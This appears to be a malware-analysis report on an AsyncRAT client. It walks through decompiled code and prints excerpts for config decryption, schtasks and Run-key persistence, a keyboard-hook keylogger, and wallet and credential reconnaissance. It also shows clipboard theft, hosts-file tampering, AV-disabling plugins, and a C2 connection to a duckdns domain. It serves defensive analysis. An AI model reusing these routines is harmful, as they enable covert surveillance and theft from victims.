"5fCYWdu5pFARKUav4hjQLa57inx1rorMpfKegkDeb6lwwjgb5vJFcv80d07DTf63gigbk8GvmR8cNtU2ab2QJGh2aXgH3R
Py36RYU75IFo=";

// Token: 0x04000004 RID: 4
public static string InstallFolder = "%AppData%";

// Token: 0x04000005 RID: 5
public static string InstallFile = "";

// Token: 0x04000006 RID: 6
public static string Key = "bVVoakVmY0wY0RTT2hi0T1IOVLzc1qczh8b1RDWk4=";

// Token: 0x04000007 RID: 7
public static string MTX = "5WLK+wtgPOTfqQLFdfz1
+OnrLgNmUHS4Tf40St6V87FDchx1xR8mrjKGA6fEX/52BZuEPhkN3dx0E7g0EEZE0Dj03f++vwwF539iUgqIho=";

// Token: 0x04000008 RID: 8
public static string Certificate = "xaMoDk63UoZB1f13vIQerV4i4
+1ikJpZS4azzVtpCaPpIp0RB0FtESfvY1SQPC7yy2ksbwjD9sYugXJQ3+XA6wbV4I/bYU
+FHU0eU7wgNg7UN8MXRAeVDdYdgp7KtPMR/
qbIeCG3cHfdUQCdHmduph5C9KrS0fy2ow8Fwvc7kd6yMm2LE/7SegewhKKDnL5t99wFz
+DhHybMEc48AGmXL9gUmMF1wIDDDzrYS3YfPX18z0KsZhX02ayEhCRD1e1fJ4umZmFON+xFrkMUP8R3/
tAj54S9oLyxoCnNxlordx7NDqyGnX7X5Db5aXUzfaDBHMZaWUH+v6iUN2hWyg
+T1ztuiH2MrRNB79hh10Bx99W34dw4srVwnx11bzT47VnmwgayMRWB1XYPGw22EU1zsGhEqijlwjAuwD3uIcWY7rKsQFeb
S14ApWTIZgCuCv7y7qZvtk1JDEvmoDmp87xNVd8pgKIZM8bc9wSpI5LlWsbjQw9Z3bats2yqdi+H+LVrnFw+7h816
+0Cp/";
```

Figure 14: Client.Settings.InitializeSettings() hard-coded, encrypted variables.

Once decrypted, the Install field instructs the malware to execute its persistence installation routine. This includes copying itself to a directory such as %AppData% (as seen in InstallFolder in figure 14 on the previous page) and renaming or relocating itself to remain hidden from the user.

Storing critical flags and values in an encrypted format makes static analysis more difficult and is used to evade simple string-based detection. The next step in this analysis involves reviewing the AES256 class to understand how the malware decrypts its configuration data. This includes verifying whether it uses common encryption modes like CBC (Cipher Block Chaining) or ECB (Electronic Codebook), which determine how data blocks are processed during encryption. Additionally, we assess what padding schemes (used to align data blocks) and initialization vector (IV) methods are implemented, as these elements significantly impact the strength and behavior of the decryption process.

ClientSettings.aes256.Decrypt()

Pivoting into Settings.aes256.Decrypt(), we review the code to determine how to decrypt the hard-coded, encrypted string values. The Settings.aes256.Decrypt() function serves as the core decryption routine used to recover encrypted configuration values within the AsyncRAT client. These values, stored as Base64-encoded strings, are passed to the Decrypt(string input) method, which first converts the input to a byte array and then calls the overloaded Decrypt(byte[] input) method for the actual AES decryption.

The decryption process begins by validating the input and loading it into a MemoryStream. The encryption scheme uses AES-256 in CBC mode with PKCS7 padding. A key and a separate HMAC authentication key are derived from a master password using the PBKDF2 key derivation function (Rfc2898DeriveBytes) with a static 32-byte salt (Salt) and 50,000 iterations. The derived keys are stored in _key (32 bytes) and _authKey (64 bytes) fields respectively.

```
namespace Client.Algorithm
{
    // Token: 0x02000017 RID: 23
    public class Aes256
    {
        // Token: 0x06000077 RID: 119 RVA: 0x000069AC File Offset: 0x000048AC
        public Aes256(string masterKey)
        {
            if (string.IsNullOrEmpty(masterKey))
            {
                throw new ArgumentException("masterKey can not be null or empty.");
            }
            using (Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(masterKey, Aes256.Salt, 50000))
            {
                this._key = rfc2898DeriveBytes.GetBytes(32);
                this._authKey = rfc2898DeriveBytes.GetBytes(64);
            }
        }
    }
}
```

Figure 15: AES256 configuration class initialization

Figure 15 demonstrates the AES256 class constructor, which uses PBKDF2 to derive the AES key and HMAC authentication key from the provided master key. The class pulls the first 32 bytes as the AES key and the next 64 bytes as the HMAC key.

Once the input is loaded, the first 32 bytes are expected to be an HMAC-SHA256 hash. The code verifies message authenticity by computing the HMAC of the remaining encrypted content and comparing it to this stored value using the constant-time comparison function AreEqual. If the HMAC check fails, a CryptographicException is thrown, effectively preventing tampering or replay attacks.

Before any decryption occurs, the input is authenticated by comparing an HMAC-SHA256 signature. This ensures message integrity and protects against tampering or replay attacks.

```

75 // Token: 0x0600007B RID: 123 RVA: 0x00006B7C File Offset: 0x00004D7C
76 public byte[] Decrypt(byte[] input)
77 {
78     if (input == null)
79     {
80         throw new ArgumentNullException("input can not be null.");
81     }
82     byte[] array6;
83     using (MemoryStream memoryStream = new MemoryStream(input))
84     {
85         using (AesCryptoServiceProvider aesCryptoServiceProvider = new AesCryptoServiceProvider())
86         {
87             aesCryptoServiceProvider.KeySize = 256;
88             aesCryptoServiceProvider.BlockSize = 128;
89             aesCryptoServiceProvider.Mode = CipherMode.CBC;
90             aesCryptoServiceProvider.Padding = PaddingMode.PKCS7;
91             aesCryptoServiceProvider.Key = this._key;
92             using (HMACSHA256 hmacsha = new HMACSHA256(this._authKey))
93             {
94                 byte[] array = hmacsha.ComputeHash(memoryStream.ToArray(), 32, memoryStream.ToArray().Length - 32);
95                 byte[] array2 = new byte[32];
96                 memoryStream.Read(array2, 0, array2.Length);
97                 if (!this.AreEqual(array, array2))
98                 {
99                     throw new CryptographicException("Invalid message authentication code (MAC).");
100                 }
101             }
102         }
103     }
104 }

```

Figure 16: HMAC verification for authenticity.

As shown in Figure 16 above, the Decrypt() method first checks that the HMAC signature matches using a constant-time comparison.

```

    byte[] array3 = new byte[16];
    memoryStream.Read(array3, 0, 16);
    aesCryptoServiceProvider.IV = array3;

```

Figure 17: IV extraction.

Once the HMAC is validated, the next 16 bytes are extracted as the AES Initialization Vector (IV), illustrated in figure 17.

```

using (CryptoStream cryptoStream = new CryptoStream(memoryStream, aesCryptoServiceProvider.CreateDecryptor(), CryptoStreamMode.Read))
{
    byte[] array4 = new byte[memoryStream.Length - 16L + 1L];
    byte[] array5 = new byte[cryptoStream.Read(array4, 0, array4.Length)];
    Buffer.BlockCopy(array4, 0, array5, 0, array5.Length);
    array6 = array5;
}

```

Figure 18: AES decryption process

The remaining encrypted payload is decrypted using AES-256 in CBC mode with PKCS7 padding. Figure 18 displays this operation using a CryptoStream object to decrypt the ciphertext and return the plaintext as a UTF-8 string.

```

// Token: 0x04000042 RID: 66
private static readonly byte[] Salt = new byte[]
{
    191, 235, 30, 86, 251, 205, 151, 59, 178, 25,
    2, 36, 48, 165, 120, 67, 0, 61, 86, 68,
    210, 30, 98, 185, 212, 241, 128, 231, 230, 195,
    57, 65
};

```

Figure 19: Static salt for key derivation.

The PBKDF2 implementation uses a hardcoded static salt, as seen in figure 19, which may have implications for key uniqueness across multiple samples.

This mechanism ensures confidentiality and integrity of the configuration values embedded in the malware. As an encryption layer, it is used to hide server addresses, execution flags, and behaviors such as anti-analysis or persistence settings, all of which are loaded at runtime after being decrypted by this method. Understanding and replicating this exact function is crucial to extracting the malware's configuration and uncovering its command and control infrastructure.

After following these steps within a Python script, we were able to decode the hard-coded values as shown in figure 20:

```
FLARE-VM Wed 06/25/2025 19:38:23.06
C:\Users\sean\Desktop\CVFiles\Class>python decryptaes.py
Ports: 6606,7707,8808
Hosts: 3osch20.duckdns.org
Version: Xchallenger | 3Losh
Install: false
MTX: AsyncMutex_6SIs3
Certificate: MIIe8jCCAtqgAwIBAgIQAPewQ4YJ3MvReCGwLzn7rTANBgkqhkiG9w0BAQ0FADAAMRgwFgYDQQDDA9B
BAKT9nYYTjYtZyY+g1tekZ8/F29gsEIDgf/8odvCbCmYKGGZZ12yND9NjtBXEMANM9PAXCyMapGvapDPbWgjYkLiMw/Vwa
sLFFMDHZJ+OQ9OXKU/CHZNCgSPs4VSGCgM4eK0YTbu1mLsWso5th3/ingNfaTyYmGsmLIE2Jq5AR1A+xA+FedC8zKL1bAw
2Zuo2HVRrhoZpwnajS9vNcjuZCvVoQuQ8UnHtRZrtHXU5JV59ZB1u7f1ZneMZnbrwXTxob6Bdt8+hrGoSDMWBFc04jRz
QsT2WvtxGUK29Sws4sHz1xYye0fzAPBgNVHRMBAf8EBTADAQH/MA0GCSqGSIb3DQEBAQUAA4ICAQCK5sVfnYyT5MqnCg3u
XaxnGJ0z0BkUie8KsDLgNmJ7/kVfIYuRx1+YeFoCsUTCoggf0fu3DuRHBpUvASQ00f9YCbvFWH7Nupc3UIwpH5D8kSdpKu
LwvHn1LLFFjB7VVsrngVckUL/1Ef4Y92uJVKvLGruQt/mtKSqIuJJD8T9y7RIsk6g9624egV5UtlTv+36kLKhgIj1qC7Xx/
FJ19INTwbffQvT9U12t4smpcZV+OK0opk4Yr9r1tZYm92ghXA==
Anti: false
OfflineKL: true
Pastebin: null
BDOS: false
Group: _____coderew2025_____
FLARE-VM Wed 06/25/2025 19:38:29.33
C:\Users\sean\Desktop\CVFiles\Class>
```

Figure 20: Decoded string values from Settings.Install().

Now that we have these decrypted artifacts, we can provide them to the customer and continue to review this code to look at functionality.

Once the settings are initialized, the program pivots to NormalStartup.Install().

Client.Helper.NormalStartup.Install()

The NormalStartup.cs file is responsible for establishing persistence and ensuring the malware runs from a controlled install location. It first checks whether the malware is already executing from the target path, defined in the Settings class and expanded to an environment-based directory like %AppData%. If not, it attempts to terminate any duplicate instances, copies itself to the install path, and sets up persistence. Depending on whether the malware has administrative privileges, it either creates a high-privilege scheduled task using schtasks or sets a Run key in the registry to auto-launch on user login. After copying itself, it uses a temporary batch script to relaunch from the new location and delete the script to remove evidence, while the current process exits. This routine guarantees that the malware starts with each reboot and ensures that only one clean copy runs, minimizing the chance of user detection.

```
namespace Client.Install
{
    // Token: 0x02000005 RID: 5
    internal class NormalStartup
    {
        // Token: 0x06000024 RID: 36 RVA: 0x0000326C File Offset: 0x0000146C
        public static void Install()
        {
            try
            {
                FileInfo fileInfo = new FileInfo(Path.Combine(Environment.ExpandEnvironmentVariables(Settings.InstallFolder), Settings.InstallFile));
                string fileName = Process.GetCurrentProcess().MainModule.FileName;
                if (fileName != fileInfo.FullName)
                {
                    foreach (Process process in Process.GetProcesses())
                    {
                        try
                        {
                            if (process.MainModule.FileName == fileInfo.FullName)
                            {
                                process.Kill();
                            }
                        }
                        catch
                        {
                        }
                    }
                }
            }
        }
    }
}
```

Figure 21: Install path check and process conflict resolution.

The section depicted in figure 21 above resolves the intended install location (%AppData%\filename.exe) using decrypted values from Settings.InstallFolder and Settings.InstallFile. It determines where the malware is currently running to check if it's already installed in the correct location. If another instance is already running from the install path, it kills it to avoid race conditions or detection.

```

    }
    if (Methods.IsAdmin())
    {
        Process.Start(new ProcessStartInfo
        {
            FileName = "cmd",
            Arguments = string.Concat(new string[]
            {
                "/c schtasks /create /f /sc onlogon /rl highest /tn \"",
                Path.GetFileNameWithoutExtension(fileInfo.Name),
                "\" /tr \"",
                fileInfo.FullName,
                "\" & exit"
            }
            },
            WindowStyle = ProcessWindowStyle.Hidden,
            CreateNoWindow = true
        ));
    }
    else
    {
        using (RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(Strings.StrReverse("\\nuR\\noisreVtnerruC\\swodniW\\tfosorciM\\erawtfoS"),
            RegistryKeyPermissionCheck.ReadWriteSubTree))
        {
            registryKey.SetValue(Path.GetFileNameWithoutExtension(fileInfo.Name), "\"" + fileInfo.FullName + "\"");
        }
    }
}

```

Figure 22: Persistence mechanism: scheduled task or registry run key.

The program will then determine if it has admin rights, as seen in figure 22. If so, it adds a scheduled task that runs on login with the highest privileges, ensuring execution at startup. If not, it adds a registry entry to HKCU Run, ensuring execution without needing admin access.

```

Methods.ClientOnExit();
string text = Path.GetTempFileName() + ".bat";
using (StreamWriter streamWriter = new StreamWriter(text))
{
    streamWriter.WriteLine("@echo off");
    streamWriter.WriteLine("timeout 3 > NUL");
    streamWriter.WriteLine("START \"%\" \"%\" + fileInfo.FullName + "\"");
    streamWriter.WriteLine("CD " + Path.GetTempPath());
    streamWriter.WriteLine("DEL \"%\" + Path.GetFileName(text) + "\" /f /q");
}
Process.Start(new ProcessStartInfo
{
    FileName = text,
    CreateNoWindow = true,
    ErrorDialog = false,
    UseShellExecute = false,
    WindowStyle = ProcessWindowStyle.Hidden
});
Environment.Exit(0);
}
catch (Exception)
{
}
}

```

Figure 23: Self-Restart via batch file execution.

The final section depicted in figure 23 prepares for exit and launches a new copy via .bat through the following steps:

- Delay for 3 seconds
- Launch the new copy from install path
- Delete the batch file
- Terminate the current process

These steps ensure that the final running binary is the one copied to the intended install location and that malicious artifacts are erased.

Client.Connection.ClientSocket()

Going back into SentinelOne events, our LevelBlue SOC team notices the entry for the C2 DNS matches that of dnSpy below.




Figure 24: dnSpy analyzer of C2 variable.

Our SOC analyzes the host variable that was decrypted as 3osch20[.]duckdns[.]org and uses dnSpy functionality to see where it is “Read by” and “Assigned by” (see figure 24 above). Following this path, we now enter into Client.Connection.ClientSocket (shown in figure 25 below). The ClientSocket class is used to establish and maintain the malware’s encrypted command and control (C2) connection.



Figure 25: C2 connection and packet parsing.

ClientSocket initiates communication with a remote server, the 3osch20[.]duckdns[.]org domain, by either pulling an address from the Settings.Hosts and Settings.Ports strings or resolving a dynamic address from a Pastebin link (that was blank in this version of the code). Once a connection is established, it wraps the TCP socket in an SslStream, optionally validating the server’s certificate seen in the decoded strings.

After authentication, it sets up timers to send KeepAlive Ping packets and track connectivity using a Pong mechanism. Data is sent in a custom format where the first four bytes represent the message length. Packets are then parsed via MessagePack and dispatched to the Packet.Read() function, where different commands from the server can be executed, including surveillance, file exfiltration, or remote shell access.

To summarize:

- **InitializeClient:** Entry point for setting up the socket connection, loading settings from either hardcoded values or a remote Pastebin, and configuring the SSL stream.
- **Send / ReadServerData:** Implements length-prefixed, asynchronous message exchange over the encrypted channel. The actual payloads are likely encoded with MessagePack and routed to handlers.

- **KeepAlivePacket / Pong:** Maintains connection health and may double as a rudimentary heartbeat or check-in system, reporting system activity back to the operator.
- **Reconnect:** Cleans up and attempts to reestablish a dropped connection.

```

RemoteCertificateValidationCallback((X509Certificate2 certificate, X509Chain chain, SslPolicyErrors errors) { return true; });
ClientSocket.SslClient.AuthenticateAsClient(ClientSocket.TcpClient.RemoteEndPoint.ToString().Split(new char[] { ':' })[0], null,
SslProtocols.Tls, false);
ClientSocket.HeaderSize = 4L;
ClientSocket.Buffer = new byte[ClientSocket.HeaderSize];
ClientSocket.Offset = 0L;
ClientSocket.Send(IdSender.SendInfo());
ClientSocket.Interval = 0;
ClientSocket.ActivatePong = false;
ClientSocket.KeepAlive = new Timer(new TimerCallback(ClientSocket.KeepAlivePacket), null, new Random().Next(5000, 10000), new
Random().Next(5000, 10000));
ClientSocket.Ping = new Timer(new TimerCallback(ClientSocket.Pong), null, 1, 1);
ClientSocket.SslClient.BeginRead(ClientSocket.Buffer, (int)ClientSocket.Offset, (int)ClientSocket.HeaderSize, new AsyncCallback
(ClientSocket.ReadServerData), null);
}

```

Figure 26: Transmitting system profile data

In figure 26 above, we see the utilization of `ClientSocket.Send(IdSender.SendInfo())`. We can trace this to see what the malware is attempting to send.

```

namespace Client.Helper
{
    // Token: 0x02000009 RID: 9
    public static class IdSender
    {
        // Token: 0x06000037 RID: 55 RVA: 0x00003ED0 File Offset: 0x00002000
        public static byte[] SendInfo()
        {
            MsgPack msgPack = new MsgPack();
            msgPack.ForcePathObject("Packet").AsString = "ClientInfo";
            msgPack.ForcePathObject("HWID").AsString = Settings.Hwid;
            msgPack.ForcePathObject("User").AsString = Environment.UserName.ToString();
            msgPack.ForcePathObject("OS").AsString = new ComputerInfo().OSFullName.ToString().Replace("Microsoft", null) + " " +
            Environment.Is64BitOperatingSystem.ToString().Replace("True", "64bit").Replace("False", "32bit");
            msgPack.ForcePathObject("Path").AsString = Application.ExecutablePath;
            msgPack.ForcePathObject("Admin").AsString = Methods.IsAdmin().ToString().ToLower()
            .Replace("true", "Admin")
            .Replace("false", "User");
            msgPack.ForcePathObject("Performance").AsString = Methods.GetActiveWindowTitle();
            msgPack.ForcePathObject("Pastebin").AsString = Settings.Pastebin;
            msgPack.ForcePathObject("Antivirus").AsString = Methods.Antivirus();
            bool flag = false;
        }
    }
}

```

Figure 27: Host fingerprinting via `IdSender`.

This brings us to the `Client.Helper` Namespace shown in figure 27. The `IdSender` class is responsible for collecting detailed system fingerprinting and wallet-related reconnaissance data from the victim's machine and preparing it for exfiltration to the command and control (C2) server. This data is structured using the `MessagePack` format, with each key representing a particular attribute of the host. Initial fields include the hardware ID (HWID), username, OS information, executable path, privilege level (admin/user), currently active window title, configured Pastebin C2 URL, and installed antivirus product. These fields provide the attacker with environmental context that may influence follow-up exploitation or payload deployment.

```

foreach (string text in IdSender.Browsers)
{
    if (Directory.Exists(text))
    {
        foreach (string text2 in Directory.GetDirectories(text))
        {
            if (text2.Contains("\\Default") | text2.Contains("\\Profile") | text2.Contains(IdSender.u_s))
            {
                foreach (string text3 in Directory.GetDirectories(text2 + IdSender.u_s))
                {
                    if (text3.Contains("\\Google\\Chrome\\User Data"))
                    {
                        string text4 = Path.GetFileName(text3);
                        if (text4 != null)
                        {
                            int length = text4.Length;
                            if (length == 32)
                            {
                                switch (text4[22])
                                {
                                    case 'a':
                                        if (text4 == "bhghoamapcdpbophigooaddinpkba1")
                                        {
                                            flag10 = true;
                                        }
                                        break;
                                    case 'c':
                                        if (text4 == "fhbohimaebophjbbldcngcnapndodjp")
                                        {
                                            flag10 = true;
                                        }
                                        break;
                                }
                            }
                        }
                    }
                }
            }
        }
    }
}

```

Figure 28: Scanning for cryptocurrency wallets in `IdSender`.

A significant portion of the `IdSender` class is dedicated to scanning for installed browser extensions related to cryptocurrency wallets, such as MetaMask, Phantom, Binance, TronLink, Coinbase, Ronin, BitPay, and others. This is achieved by traversing known extension paths under Chrome, Brave, Microsoft Edge, Opera, and Firefox profiles (see figure 28 on previous page). This code snippet flags specific extension IDs hardcoded in the binary that are often tied to Web3 wallets and stores corresponding keys in the outbound `MessagePack` object (e.g., `Meta_Chrome`, `Phantom_Brave`, and `Trust_Chrome`). The presence of these entries informs the operator whether the infected machine is a valuable target for credential theft or wallet harvesting.

```

19     if (Directory.Exists(IdSender.AppdataR + "\\Ledger Live"))
20     {
21         msgPack.ForcePathObject("Ledger_Live").AsString = "LedgerLive";
22         IdSender.Walltes = true;
23     }
24     else
25     {
26         msgPack.ForcePathObject("Ledger_Live").AsString = "False";
27     }
28     if (Directory.Exists(IdSender.AppdataR + "\\atomic"))
29     {
30         msgPack.ForcePathObject("Atomic").AsString = "Atomic";
31         IdSender.Walltes = true;
32     }
33     else
34     {
35         msgPack.ForcePathObject("Atomic").AsString = "False";
36     }
37     if (Directory.Exists(IdSender.AppdataR + "\\Exodus"))
38     {
39         msgPack.ForcePathObject("Exodus").AsString = "Exodus";
40         IdSender.Walltes = true;
41     }

```

Figure 29: Checking for wallet applications by searching for install directories.

Next, it checks for desktop wallet applications like Ledger Live, Atomic, Exodus, Electrum, Coinomi, Binance, and Bitcoin Core by searching for their install directories within the `%AppData%` or `%LocalAppData%` folders (figure 29). If any are found, a boolean “Walltes” flag is set to “True” and the relevant `MessagePack` keys are set to indicate which wallets are installed.

The resulting payload, returned as a byte array by `SendInfo()`, is used to inform the attacker of wallet presence, system configuration, and user context before issuing further commands. This class illustrates `AsyncRAT`’s dual function as both a Remote Access Trojan and a reconnaissance tool targeting crypto assets.

Client.Helper.LimeLogger()

While we are reviewing `Client.Helper`, we see another suspicious class named `LimeLogger` (figure 29). The `Client.Helper.LimeLogger` is a keylogger designed to silently capture user keystrokes and write them to a temporary log file.

```

19 // Token: 0x0600003B RID: 59 RVA: 0x0004C70 File Offset: 0x0002E70
20 private static IntPtr SetHook(LimeLogger.LowLevelKeyboardProc proc)
21 {
22     IntPtr intPtr;
23     using (Process currentProcess = Process.GetCurrentProcess())
24     {
25         intPtr = LimeLogger.SetWindowsHookEx(LimeLogger.WH_KEYBOARD_LL, proc, LimeLogger.GetModuleHandle(currentProcess.ProcessName), 0);
26     }
27     return intPtr;
28 }
29

```

Figure 30: `LimeLogger` keylogger hook initialization.

It operates by setting a global Windows keyboard hook using `SetWindowsHookEx`, specifically targeting the `WH_KEYBOARD_LL` constant to intercept keypress events system-wide.

```

// Token: 0x0600003A RID: 58 RVA: 0x00021A9 File Offset: 0x00003A9
public static class LimeLogger
{
    // Token: 0x0600003A RID: 58 RVA: 0x00021A9 File Offset: 0x00003A9
    public static void callk()
    {
        LimeLogger._hookID = LimeLogger.SetHook(LimeLogger._proc);
        Application.Run();
    }
}

```

Figure 31: Persistent keylogger execution loop.

The `callk()` method shown in figure 31 (previous page) initiates this hook and starts a continuous message loop via `Application.Run()`, allowing the keylogger to remain active in the background.

At the core of the logging mechanism is the `HookCallback` method depicted in figure 32 below, which processes each keypress.

```
29 }
30
31 // Token: 0x0600003C RID: 60 RVA: 0x00004CC9 File Offset: 0x00002EC0
32 private static IntPtr HookCallback(int nCode, IntPtr wParam, IntPtr lParam)
33 {
34     if (nCode >= 0 && wParam == (IntPtr)256)
35     {
36         int num = Marshal.ReadInt32(lParam);
37         bool flag = ((int)LimeLogger.GetKeyState(20) & 65535) != 0;
38         bool flag2 = ((int)LimeLogger.GetKeyState(160) & 32768) != 0 || ((int)LimeLogger.GetKeyState(161) & 32768) != 0;
39         string text = LimeLogger.KeyboardLayout((uint)num);
40         if (flag || flag2)
41         {
42             text = text.ToUpper();
43         }
44         else
45         {
46             text = text.ToLower();
47         }
48         if (num >= 112 && num <= 135)
49         {
50             string text2 = "[";
51             Keys keys = (Keys)num;
52             text = text2 + keys.ToString() + "]";
53         }
54         else
55         {
56             Keys keys = (Keys)num;
57             string text3 = keys.ToString();
58             if (text3 != null)
59             {
60                 switch (text3.Length)
61                 {
62                     case 3:
63                         if (text3 == "Tab")
64                         {
65                             text = "[Tab]";
66                         }
67                 }
68             }
69         }
70     }
71 }
```

Figure 32: `HookCallback` for key processing

This method identifies the pressed key's virtual key code, determines if modifier keys like Shift or Caps Lock are active, and translates the raw input into a readable character using the current keyboard layout through the `ToUnicodeEx` API. Special keys like Enter, Backspace, Tab, Ctrl, and function keys are labeled accordingly to make the log human-readable. If the user switches between applications, the keylogger detects the change in the active window title and logs it as a header, allowing the attacker to see which applications were used during typing.

The logger writes each entry to a file named `Log.tmp` located in the system's `%TEMP%` directory, as seen in figure 33 below.

```
// Token: 0x04000024 RID: 36
private static readonly string loggerPath = Environment.GetEnvironmentVariable("Temp") + "\\Log.tmp";

// Token: 0x04000025 RID: 37
private static string CurrentActiveWindowTitle;
```

Figure 33: Temporary log file path.

This file serves as the staging area for all captured keystrokes, which can later be exfiltrated by other components of the malware.

Overall, `LimeLogger` functions as a persistent and context-aware surveillance tool. It uses native Windows API calls via `DllImport` to ensure compatibility and stealth, making it a critical and dangerous component within the malware's ecosystem.

Client.Handle_Packet.Packet()

The final namespace we will review is the Client.Handle_Packet. The Client.Handle_Packet.Packet class is the core command dispatcher for this malware's client-side logic. It is responsible for receiving, parsing, and executing commands sent from the command and control (C2) server. These commands are sent as MessagePack-encoded objects, and the Read() method is the entry point for processing them (see figure 34 below).

```
// Token: 0x0600006B RID: 107 RVA: 0x00005794 File Offset: 0x00003994
public static void Read(object data)
{
    try
    {
        MsgPack unpack_msgpack = new MsgPack();
        unpack_msgpack.DecodeFromBytes((byte[])data);
        string asString = unpack_msgpack.ForcePathObject("Packet").AsString;
        if (asString != null)
        {
            switch (asString.Length)
            {
                case 3:
                {
                    if (!(asString == "Fox"))
                    {
                        goto IL_0EF7;
                    }
                    new MsgPack();
                    MsgPack msgPack = new MsgPack();
                    msgPack.ForcePathObject("Packet").AsString = "Fox";
                    msgPack.ForcePathObject("Hwid").AsString = Settings.Hwid;
                    msgPack.ForcePathObject("Data").AsString = Packet.Plugins(Zip.Decompress(unpack_msgpack.ForcePathObject("Dll").GetAsBytes(
                        )))
                        .ToString();
                    ClientSocket.Send(msgPack.Encode2Bytes());
                    goto IL_0EF7;
                }
                case 4:
                {
                    if (!(asString == "pong"))
                    {
                        goto IL_0EF7;
                    }
                }
            }
        }
    }
}
```

Figure 34: Read() method content in Client.Handle_Packet.Packet

Based on the "Packet" string field in the received data, the method shown in figure 34 routes execution to the corresponding malicious functionality. This is the main dispatcher for handling C2 instructions.

```
case 8:
{
    if (!(asString == "passload"))
    {
        goto IL_0EF7;
    }
    new MsgPack();
    MsgPack msgPack12 = new MsgPack();
    msgPack12.ForcePathObject("Packet").AsString = "AllInOne";
    msgPack12.ForcePathObject("Password").AsString = Packet.Plugins(Zip.Decompress(unpack_msgpack.ForcePathObject(
        "Dll").GetAsBytes(
        )))
        .ToString();
    msgPack12.ForcePathObject("Hwid").AsString = Settings.Hwid;
    ClientSocket.Send(msgPack12.Encode2Bytes());
    goto IL_0EF7;
}
case 9:
{
    char c = asString[0];
}
```

Figure 35: Password theft and web browser credential exfiltration example

The passload and WebBrowserPass cases depicted in figure 35 above demonstrate commands to steal stored passwords and web browser credentials. When these commands are received, the malware decompresses and executes embedded credential-stealing modules then sends the results to the C2 server.

```
{
    if (!(asString == "gettxt"))
    {
        goto IL_0EF7;
    }
    Thread thread = new Thread(delegate
    {
        MsgPack msgPack22 = new MsgPack();
        msgPack22.ForcePathObject("Packet").SetAsString("cbget");
        msgPack22.ForcePathObject("Message").SetAsString(Clipboard.GetText());
        ClientSocket.Send(msgPack22.Encode2Bytes());
    });
    thread.SetApartmentState(ApartmentState.STA);
    thread.Start();
    thread.Join();
    goto IL_0EF7;
}
```

Figure 36: Clipboard hijacking operations

The gettxt and settxt packets shown in figure 36 perform clipboard theft. This allows attackers to capture copied data or replace clipboard content with malicious payloads.

```
    }
    if (!(asString == "Block"))
    {
        goto IL_0EF7;
    }
    new MsgPack();
    MsgPack msgPack3 = new MsgPack();
    string asString2 = unpack_msgpack.ForcePathObject("site").AsString;
    msgPack3.ForcePathObject("Packet").AsString = "loge";
    string text = Environment.GetFolderPath(Environment.SpecialFolder.System) + "\\drivers\\etc";
    if (!File.Exists(text + "\\hosts.backup"))
    {
        File.Copy(text + "\\hosts", text + "\\hosts.backup");
    }
    StreamWriter streamWriter = new StreamWriter(text + "\\hosts", true);
    streamWriter.WriteLine(Environment.NewLine + "127.0.0.1 " + asString2);
    streamWriter.Close();
    msgPack3.ForcePathObject("ID").AsString = asString2 + " Blocked!";
    Process.Start(new ProcessStartInfo
    {
        FileName = "cmd.exe",
        Arguments = "/c taskkill.exe /im chrome.exe /f",
        CreateNoWindow = true,
        WindowStyle = ProcessWindowStyle.Hidden,
        UseShellExecute = true,
        ErrorDialog = false
    });
    ClientSocket.Send(msgPack3.Encode2Bytes());
    goto IL_0EF7;
}
else
{
```

Figure 37: System file manipulation for network blocking.

The Block command in figure 37 manipulates the system's hosts file to block specific domains. By redirecting domain names to localhost, the malware can prevent victims from accessing update servers, antivirus definitions, or security-related websites.

```
    goto IL_0EF7;
}
else
{
    if (!(asString == "Avast"))
    {
        goto IL_0EF7;
    }
    MsgPack msgPack4 = new MsgPack();
    object[] array = (object[])new object[] { unpack_msgpack.ForcePathObject("Data").AsString };
    msgPack4.ForcePathObject("Packet").AsString = "loge";
    msgPack4.ForcePathObject("ID").AsString = Assembly.Load(Zip.Decompress(unpack_msgpack.ForcePathObject("Dll").GetAsBytes())).GetType("AVRemoval.Class1").InvokeMember("PL", BindingFlags.InvokeMethod, null, null, array).ToString();
    ClientSocket.Send(msgPack4.Encode2Bytes());
    goto IL_0EF7;
}
```

Figure 38: Defense evasion by disabling AV services

The Avast command in figure 38 dynamically loads and executes assemblies to disable antivirus software. The malware uses .NET reflection and embedded DLLs to invoke methods that silently terminate security processes.

```
else
{
    if (!(asString == "klget"))
    {
        goto IL_0EF7;
    }
    new MsgPack();
    string text2 = File.ReadAllText(Environment.GetEnvironmentVariable("Temp") + "\\Log.tmp");
    MsgPack msgPack5 = new MsgPack();
    msgPack5.ForcePathObject("Packet").AsString = "klget";
    msgPack5.ForcePathObject("Logs").AsString = text2;
    msgPack5.ForcePathObject("Hwid").AsString = Settings.Hwid;
    ClientSocket.Send(msgPack5.Encode2Bytes());
    goto IL_0EF7;
}
}
```

Figure 39: Keylogging dData eExtraction

The `klget` command in figure 39 exfiltrates logs gathered by the malware's keylogger component from the victim's system. It reads keystroke logs stored in the `temp` directory and transmits them to the C2, enabling the attacker to harvest sensitive user input such as passwords or chat messages.

Several commands dynamically load .NET assemblies (plugins) sent by the server, which are Base64 and/or GZip compressed DLLs. These are decompressed via a helper class (`Zip.Decompress`) and executed in-memory using reflection. For example, commands like "Fox", "Chrome", "Wallets", "DiscordTokens", and "Net35" all rely on plugin execution via the `Plugins()` method or the `Invoke()` method. The `Plugins` method scans for and invokes any static method named "PL" in the dynamically loaded assembly. In contrast, `Invoke()` targets a method called `Run` inside a class named `Plugin` which uses dynamic call-site invocation from C#'s `System.Runtime.CompilerServices`.

